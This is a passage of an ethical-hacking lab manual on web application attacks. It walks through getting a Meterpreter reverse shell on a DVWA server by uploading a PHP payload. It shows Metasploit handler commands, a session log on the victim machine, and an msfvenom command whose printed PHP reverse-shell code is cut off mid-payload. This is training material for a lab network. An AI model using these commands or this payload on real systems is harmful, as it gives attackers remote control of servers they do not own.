
[*] Started reverse TCP handler on 10.10.1.13:4444
```

30. Switch back to the **Mozilla Firefox** window where the **DVWA** website is open. Open a new tab, type **http://10.10.1.22:8080/dvwa/hackable/uploads/upload.php** in the address bar, and press **Enter** to execute the uploaded payload.



31. Switch back to the **Terminal** window and observe that a **Meterpreter session** has successfully been established with the victim system, as shown in the screenshot.
32. In the meterpreter command line, type **sysinfo** and press **Enter** to view the system details of the victim machine.

Module 14 – Hacking Web Applications



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:4444
[*] Sending stage (39282 bytes) to 10.10.1.22
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.22:51848) at 2022-04-20 06:27:35 -0400

meterpreter > sysinfo
Computer      : SERVER2022
OS            : Windows NT SERVER2022 10.0 build 20348 (Windows Server 2016) AMD64
Meterpreter   : php/windows
meterpreter >
```

33. Close all open windows.

34. Launch a new **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop** window.

35. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

36. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.


37. Now, type **cd** and press **Enter** to jump to the root directory.

38. In the **Terminal** window, type **msfvenom -p php/meterpreter/reverse_tcp LHOST=[IP Address of Host Machine] LPORT=3333 -f raw** and press **Enter**.

Note: Here, the IP address of the host machine is **10.10.1.13** (Parrot Security machine).

39. The raw payload is generated in the terminal window. Select the payload, right-click on it, and click **Copy** from the context menu to copy the payload, as shown in the screenshot.


Module 14 – Hacking Web Applications



```
msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.1.13 LPORT=3333 -f raw - Parrot Terminal
[attacker@parrot]-[~]
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
#cd
[root@parrot]-[~]
#msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.1.13 LPORT=3333 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1111 bytes
/*<?php /**/ error_reporting(0); $ip = '10.10.1.13'; $port = 3333; if (($f = 'stream_socket_client')
&& is_callable($f)) { $s = $f("tcp://{ $ip }:{ $port }"); $s_type = 'stream'; } if (!$s && ($f = 'fsockop
en') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create
') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $por
t); if (!$res) { die(); } $s_type = 'socket'; } if (!$s) { die('no socket funcs'); } if (!$s) {
die('no socket'); } switch ($s_type) { case 'stream': $len = socket_read($s, 4); break; } if (!$len) { die(
''); while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b));
